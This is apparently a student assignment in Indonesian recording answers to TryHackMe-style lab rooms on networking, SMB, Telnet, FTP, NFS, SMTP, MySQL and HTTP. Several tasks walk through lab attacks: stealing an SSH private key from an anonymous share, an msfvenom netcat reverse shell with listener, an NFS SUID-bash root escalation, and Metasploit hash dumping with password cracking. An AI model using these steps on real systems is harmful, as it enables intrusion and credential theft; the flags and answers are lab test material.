# LANJUTAN DARI FUNDAMENTAL SKILL(What Is Networking?, Network Service, Network Service2, Http In Detail)

**Untuk memenuhi tugas dari**

**Keamanan Sistem dan Jaringan Komputer**

**Oleh:**

**MUHAMMAD FARID MAULUDIN NIM. 2231740009**

**PROGRAM STUDI DIII TEKNOLOGI INFORMASI**


**JURUSAN TEKNOLOGI INFORMASI**

**POLITEKNIK NEGERI MALANG**

**KAMPUS LUMAJANG**

**2025**

# Daftar Isi




# What is networking?

## Task 1

Answer the questions below

What is the key term for devices that are connected together?

- Group
- Collection
- Network
- System

✓ Correct Answer

## Task 2


Answer the questions below

Who invented the World Wide Web?

- Larry Page
- Marc Andreessen
- Vint Cerf
- Tim Berners-Lee

✓ Correct Answer  Hint

# Task 3


Answer the questions below
What does the term "IP" stand for?
Internal Packet
Interface Point
Intelligent Process
Internet Protocol
✓ Correct Answer
What is each section of an IP address called?
Segment
Octet
Subnet
Block
✓ Correct Answer
How many sections (in digits) does an IPv4 address have?
2
4
6
8
✓ Correct Answer
Hint
What does the term "MAC" stand for?
Machine Access Control
Main Access Channel
Media Access Control
Managed Access Control
✓ Correct Answer

# Task 4


Answer the questions below
What protocol does ping use?
ICMP
UDP
HTTP
TCP
✓ Correct Answer
What is the syntax to ping 10.10.10.10?
ping 10.10.10.10
✓ Correct Answer
What flag do you get when you ping 8.8.8.8?
THM{I_PINGED_THE_SERVER}
✓ Correct Answer

# Network Service

## Task 1

No question

## Task 2

Answer the questions below

What does SMB stand for?

Server Message Block — ✓ Correct Answer

What type of protocol is SMB?

response-request — ✓ Correct Answer

What protocol suite do clients use to connect to the server?

TCP/IP — ✓ Correct Answer

What systems does Samba run on?

Unix — ✓ Correct Answer

## Task 3

Answer the questions below

Conduct an **nmap** scan of your choosing, How many ports are open?

3 — ✓ Correct Answer

What ports is **SMB** running on? Provide the ports in ascending order.

139/445 — ✓ Correct Answer

Let's get started with Enum4Linux, conduct a full basic enumeration. For starters, what is the **workgroup** name?

WORKGROUP — ✓ Correct Answer

What comes up as the **name** of the machine?

POLOSMB — ✓ Correct Answer — Hint


What operating system **version** is running?

6.1 — ✓ Correct Answer


What share sticks out as something we might want to investigate?

profiles — ✓ Correct Answer

# Task 4


Answer the questions below
What would be the correct syntax to access an SMB share called "secret" as user "suit" on a machine with the IP 10.10.10.2 on the default port?
smbclient //10.10.10.2/secret -U suit -p 445
Correct Answer
Great! Now you've got a hang of the syntax, let's have a go at trying to exploit this vulnerability. You have a list of users, the name of the share (smb) and a suspected vulnerability.
No answer needed
Correct Answer
Lets see if our interesting share has been configured to allow anonymous access, I.E it doesn't require authentication to view the files. We can do this easily by:
- using the username "Anonymous"
- connecting to the share we found during the enumeration stage
- and not supplying a password.
Does the share allow anonymous access? Y/N?
Y
Correct Answer
Great! Have a look around for any interesting documents that could contain valuable information. Who can we assume this profile folder belongs to?
John Cactus
Correct Answer
What service has been configured to allow him to work from home?
ssh
Correct Answer
Okay! Now we know this, what directory on the share should we look in?
.ssh
Correct Answer
This directory contains authentication keys that allow a user to authenticate themselves on, and then access, a server. Which of these keys is most useful to us?
id_rsa
Correct Answer
Hint
Download this file to your local machine, and change the permissions to "600" using "chmod 600 [file]".
Now, use the information you have already gathered to work out the username of the account. Then, use the service and key to log-in to the server.
What is the smb.txt flag?
THM{smb_is_fun_eh?}
Correct Answer

# Task 5


Answer the questions below
What is Telnet?
application protocol
Correct Answer
What has slowly replaced Telnet?
ssh
Correct Answer
How would you connect to a Telnet server with the IP 10.10.10.3 on port 23?
telnet 10.10.10.3 23
Correct Answer
The lack of what, means that all Telnet communication is in plaintext?
encryption
Correct Answer
Hint

# Task 6

Answer the questions below

How many **ports** are open on the target machine?

1 ✓ Correct Answer Hint

What **port** is this?

8012 ✓ Correct Answer

This port is unassigned, but still lists the **protocol** it's using, what protocol is this?

tcp ✓ Correct Answer

Now re-run the **nmap** scan, without the **-p-** tag, how many ports show up as open?

0 ✓ Correct Answer

Here, we see that by assigning telnet to a **non-standard port**, it is not part of the common ports list, or top 1000 ports, that nmap scans. It's important to try every angle when enumerating, as the information you gather here will inform your exploitation stage.

No answer needed ✓ Correct Answer

Based on the title returned to us, what do we think this port could be **used for**?

a backdoor ✓ Correct Answer

Who could it belong to? Gathering possible **usernames** is an important step in enumeration.

Skidy ✓ Correct Answer

Always keep a note of information you find during your enumeration stage, so you can refer back to it when you move on to try exploits.

No answer needed ✓ Correct Answer

# Task 7

Answer the questions below

Okay, let's try and connect to this telnet port! If you get stuck, have a look at the syntax for connecting outlined above.

No answer needed — ✓ Correct Answer

Great! It's an open telnet connection! What welcome message do we receive?

SKIDY'S BACKDOOR. — ✓ Correct Answer — 💡 Hint

Let's try executing some commands, do we get a return on any input we enter into the telnet session? (Y/N)

N — ✓ Correct Answer

Hmm... that's strange. Let's check to see if what we're typing is being executed as a system command.

No answer needed — ✓ Correct Answer

Start a tcpdump listener on your local machine.

**If using your own machine with the OpenVPN connection, use:**

- `sudo tcpdump ip proto \\icmp -i tun0`

**If using the AttackBox, use:**

- `sudo tcpdump ip proto \\icmp -i ens5`

This starts a tcpdump listener, specifically listening for ICMP traffic, which pings operate on.

No answer needed — ✓ Correct Answer

Now, use the command **"ping [local THM ip] -c 1"** through the telnet session to see if we're able to execute system commands. Do we receive any pings? Note, you need to preface this with .RUN (Y/N)

Y — ✓ Correct Answer

Great! This means that we are able to execute system commands AND that we are able to reach our local machine. Now let's have some fun!

No answer needed — ✓ Correct Answer

We're going to generate a reverse shell payload using msfvenom.This will generate and encode a netcat reverse shell for us. Here's our syntax:

**"msfvenom -p cmd/unix/reverse_netcat lhost=[local tun0 ip] lport=4444 R"**

-p = payload
lhost = our local host IP address (this is **your** machine's IP address)
lport = the port to listen on (this is the port on **your** machine)
R = export the payload in raw format

What word does the generated payload start with?

mkfifo — ✓ Correct Answer

Perfect. We're nearly there. Now all we need to do is start a netcat listener on our local machine. We do this using:

**"nc -lvnp [listening port]"**

What would the command look like for the listening port we selected in our payload?

nc -lvnp 4444 — ✓ Correct Answer

Great! Now that's running, we need to copy and paste our msfvenom payload into the telnet session and run it as a command. Hopefully- this will give us a shell on the target machine!

No answer needed — ✓ Correct Answer

Success! What is the contents of flag.txt?

THM{y0u_g0t_th3_t3ln3t_fl4g} — ✓ Correct Answer

# Task 8

Answer the questions below

What communications model does FTP use?

client-server ✓ Correct Answer

What's the standard FTP port?

21 ✓ Correct Answer

How many modes of FTP connection are there?

2 ✓ Correct Answer

# Task 9

Answer the questions below

Run an **nmap** scan of your choice.

How many **ports** are open on the target machine?

1 ✓ Correct Answer

What **port** is ftp running on?

21 ✓ Correct Answer

What **variant** of FTP is running on it?

vsftpd ✓ Correct Answer

Great, now we know what type of FTP server we're dealing with we can check to see if we are able to login anonymously to the FTP server. We can do this using by typing "*ftp [IP]*" into the console, and entering "anonymous", and no password when prompted.

What is the name of the file in the anonymous FTP directory?

PUBLIC_NOTICE.txt ✓ Correct Answer

What do we think a possible username could be?

mike ✓ Correct Answer


Great! Now we've got details about the FTP server and, crucially, a possible username. Let's see what we can do with that...

No answer needed ✓ Correct Answer

## Task 10


## Task 11

No question



# Network Service 2

## Task 1

No question

## Task 2

Answer the questions below

What does NFS stand for?

Network File System — ✓ Correct Answer

What process allows an NFS client to interact with a remote directory as though it was a physical device?

Mounting — ✓ Correct Answer — Hint

What does NFS use to represent files and directories on the server?

file handle — ✓ Correct Answer

What protocol does NFS use to communicate between the server and client?

RPC — ✓ Correct Answer

What two pieces of user data does the NFS server take as parameters for controlling user permissions? Format: parameter 1 / parameter 2

user id / group id — ✓ Correct Answer

Can a Windows NFS server share files with a Linux client? (Y/N)

Y — ✓ Correct Answer

Can a Linux NFS server share files with a MacOS client? (Y/N)

Y — ✓ Correct Answer

What is the latest version of NFS? [released in 2016, but is still up to date as of 2020] This will require external research.

4.2 — ✓ Correct Answer

# Task 3

Answer the questions below

Run an **nmap** scan of your choice.

How many **ports** are open on the target machine?

7 ✓ Correct Answer 💡 Hint

Which port contains the service we're looking to enumerate?

2049 ✓ Correct Answer

Now, use /usr/sbin/showmount -e [IP] to list the NFS shares, what is the name of the visible share?

/home ✓ Correct Answer

Time to mount the share to our local machine!

First, use "*mkdir /tmp/mount*" to create a directory on your machine to mount the share to. This is in the /tmp directory- so be aware that it will be removed on restart.

Then, use the mount command we broke down earlier to mount the NFS share to your local machine. Change directory to where you mounted the share- what is the name of the folder inside?

cappucino ✓ Correct Answer

Have a look inside this directory, look at the files. Looks like we're inside a user's home directory...

No answer needed ✓ Correct Answer

Interesting! Let's do a bit of research now, have a look through the folders. Which of these folders could contain keys that would give us remote access to the server?

.ssh ✓ Correct Answer

Which of these keys is most useful to us?

id_rsa ✓ Correct Answer 💡 Hint

Copy this file to a different location your local machine, and change the permissions to "600" using "chmod 600 [file]".

Assuming we were right about what type of directory this is, we can pretty easily work out the name of the user this key corresponds to.

Can we log into the machine using *ssh -i <key-file> <username>@<ip>* ? (Y/N)

Y ✓ Correct Answer

# Task 4

Answer the questions below

First, change directory to the mount point on your machine, where the NFS share should still be mounted, and then into the user's home directory.

No answer needed — ✓ Correct Answer

Download the bash executable to your Downloads directory. Then use "cp ~/Downloads/bash ." to copy the bash executable to the NFS share. The copied bash shell must be owned by a root user, you can set this using "sudo chown root bash"

No answer needed — ✓ Correct Answer

Now, we're going to add the SUID bit permission to the bash executable we just copied to the share using "sudo chmod +[permission] bash". What letter do we use to set the SUID bit set using chmod?

s — ✓ Correct Answer

Let's do a sanity check, let's check the permissions of the "bash" executable using "ls -la bash". What does the permission set look like? Make sure that it ends with -sr-x.

-rwsr-sr-x — ✓ Correct Answer

Now, SSH into the machine as the user. List the directory to make sure the bash executable is there. Now, the moment of truth. Lets run it with "*./bash -p*". The -p persists the permissions, so that it can run as root with SUID- as otherwise bash will sometimes drop the permissions.

No answer needed — ✓ Correct Answer

Great! If all's gone well you should have a shell as root! What's the root flag?

THM{nfs_got_pwned} — ✓ Correct Answer

# Task 5

Answer the questions below

What does SMTP stand for?

Simple Mail Transfer Protocol — ✓ Correct Answer

What does SMTP handle the sending of? (answer in plural)

emails — ✓ Correct Answer

What is the first step in the SMTP process?

SMTP handshake — ✓ Correct Answer

What is the default SMTP port?

25 — ✓ Correct Answer

Where does the SMTP server send the email if the recipient's server is not available?

smtp queue — ✓ Correct Answer

On what server does the Email ultimately end up on?

POP/IMAP — ✓ Correct Answer

Can a Linux machine run an SMTP server? (Y/N)

Y — ✓ Correct Answer

Can a Windows machine run an SMTP server? (Y/N)

Y — ✓ Correct Answer

# Task 6

Answer the questions below

First, lets run a port scan against the target machine, same as last time. What port is SMTP running on?

25 ✓ Correct Answer

Okay, now we know what port we should be targeting, let's start up Metasploit. What command do we use to do this?

If you would like some more help or practice using Metasploit, TryHackMe has a module on Metasploit that you can check out here:

https://tryhackme.com/module/metasploit

msfconsole ✓ Correct Answer

Let's search for the module "smtp_version", what's it's full module name?

auxiliary/scanner/smtp/smtp_version ✓ Correct Answer

Great, now select the module and list the options. How do we do this?

options ✓ Correct Answer

Have a look through the options, does everything seem correct? What is the option we need to set?

RHOSTS ✓ Correct Answer

Set that to the correct value for your target machine. Then run the exploit. What's the system mail name?

polosmtp.home ✓ Correct Answer 💡 Hint

What Mail Transfer Agent (MTA) is running the SMTP server? This will require some external research.

Postfix ✓ Correct Answer 💡 Hint

Good! We've now got a good amount of information on the target system to move onto the next stage. Let's search for the module "*smtp_enum*", what's it's full module name?

auxiliary/scanner/smtp/smtp_enum ✓ Correct Answer

We're going to be using the "*top-usernames-shortlist.txt*" wordlist from the Usernames subsection of seclists (/usr/share/wordlists/SecLists/Usernames if you have it installed).

Seclists is an amazing collection of wordlists. If you're running Kali or Parrot you can install seclists with: "sudo apt install seclists" Alternatively, you can download the repository from here.

What option do we need to set to the wordlist's path?

USER_FILE ✓ Correct Answer

Once we've set this option, what is the other essential paramater we need to set?

RHOSTS ✓ Correct Answer


Now, run the exploit, this may take a few minutes, so grab a cup of tea, coffee, water. Keep yourself hydrated!

No answer needed ✓ Correct Answer

Okay! Now that's finished, what username is returned?

administrator ✓ Correct Answer

# Task 7


Answer the questions below
What is the password of the user we found during our enumeration stage?
alejandro
✓ Correct Answer
Great! Now, let's SSH into the server as the user, what is contents of smtp.txt
THM{who_knew_email_servers_were_cOOl?}
✓ Correct Answer

# Task 8


Answer the questions below
What type of software is MySQL?
relational database management system
✓ Correct Answer
What language is MySQL based on?
SQL
✓ Correct Answer
What communication model does MySQL use?
client-server
✓ Correct Answer
What is a common application of MySQL?
back end database
✓ Correct Answer
What major social network uses MySQL as their back-end database? This will require further research.
Facebook
✓ Correct Answer
Hint

# Task 9

Answer the questions below

As always, let's start out with a port scan, so we know what port the service we're trying to attack is running on. What port is MySQL using?

3306 — ✓ Correct Answer

Good, now- we think we have a set of credentials. Let's double check that by manually connecting to the MySQL server. We can do this using the command "*mysql -h [IP] -u [username] -p*"

No answer needed — ✓ Correct Answer

Okay, we know that our login credentials work. Lets quit out of this session with "exit" and launch up Metasploit.

No answer needed — ✓ Correct Answer

We're going to be using the "mysql_sql" module.

Search for, select and list the options it needs. What three options do we need to set? (in descending order).

PASSWORD/RHOSTS/USERNAME — ✓ Correct Answer — Hint

Run the exploit. By default it will test with the "select version()" command, what result does this give you?

5.7.29-0ubuntu0.18.04.1 — ✓ Correct Answer

Great! We know that our exploit is landing as planned. Let's try to gain some more ambitious information. Change the "sql" option to "show databases". how many databases are returned?

4 — ✓ Correct Answer

# Task 10

Answer the questions below

First, let's search for and select the "mysql_schemadump" module. What's the module's full name?

auxiliary/scanner/mysql/mysql_schemadump — ✓ Correct Answer

Great! Now, you've done this a few times by now so I'll let you take it from here. Set the relevant options, run the exploit. What's the name of the last table that gets dumped?

x$waits_global_by_latency — ✓ Correct Answer

Awesome, you have now dumped the tables, and column names of the whole database. But we can do one better... search for and select the "mysql_hashdump" module. What's the module's full name?

auxiliary/scanner/mysql/mysql_hashdump — ✓ Correct Answer

Again, I'll let you take it from here. Set the relevant options, run the exploit. What non-default user stands out to you?

carl — ✓ Correct Answer

Another user! And we have their password hash. This could be very interesting. Copy the hash string in full, like: bob:*HASH to a text file on your local machine called "hash.txt".

What is the user/hash combination string?

carl:*EA031893AA21444B170FC2162A56978B8CEECE18 — ✓ Correct Answer — Hint

Now, we need to crack the password! Let's try John the Ripper against it using: "*john hash.txt*" what is the password of the user we found?

doggie — ✓ Correct Answer


Awesome. Password reuse is not only extremely dangerous, but extremely common. What are the chances that this user has reused their password for a different service?

What's the contents of MySQL.txt

THM{congratulations_you_got_the_mySQL_flag} — ✓ Correct Answer

## Task 11

No question



# HTTP in detail

## Task 1

Answer the questions below

What does HTTP stand for?

HyperText Transfer Protocol ✓ Correct Answer

What does the S in HTTPS stand for?

secure ✓ Correct Answer

On the mock webpage on the right there is an issue, once you've found it, click on it. What is the challenge flag?

THM{INVALID_HTTP_CERT} ✓ Correct Answer

## Task 2

Answer the questions below

What HTTP protocol is being used in the above example?

HTTP/1.1 ✓ Correct Answer

What response header tells the browser how much data to expect?

Content-Length ✓ Correct Answer

## Task 3

Answer the questions below

What method would be used to create a new user account?

POST ✓ Correct Answer

What method would be used to update your email address?

PUT ✓ Correct Answer

What method would be used to remove a picture you've uploaded to your account?

DELETE ✓ Correct Answer

What method would be used to view a news article?

GET ✓ Correct Answer

# Task 4

Answer the questions below

What response code might you receive if you've created a new user or blog post article?

201 ✓ Correct Answer

What response code might you receive if you've tried to access a page that doesn't exist?

404 ✓ Correct Answer

What response code might you receive if the web server cannot access its database and the application crashes?

503 ✓ Correct Answer

What response code might you receive if you try to edit your profile without logging in first?

401 ✓ Correct Answer

# Task 5

Answer the questions below

What header tells the web server what browser is being used?

User-Agent ✓ Correct Answer

What header tells the browser what type of data is being returned?

Content-Type ✓ Correct Answer

What header tells the web server which website is being requested?

Host ✓ Correct Answer

# Task 6

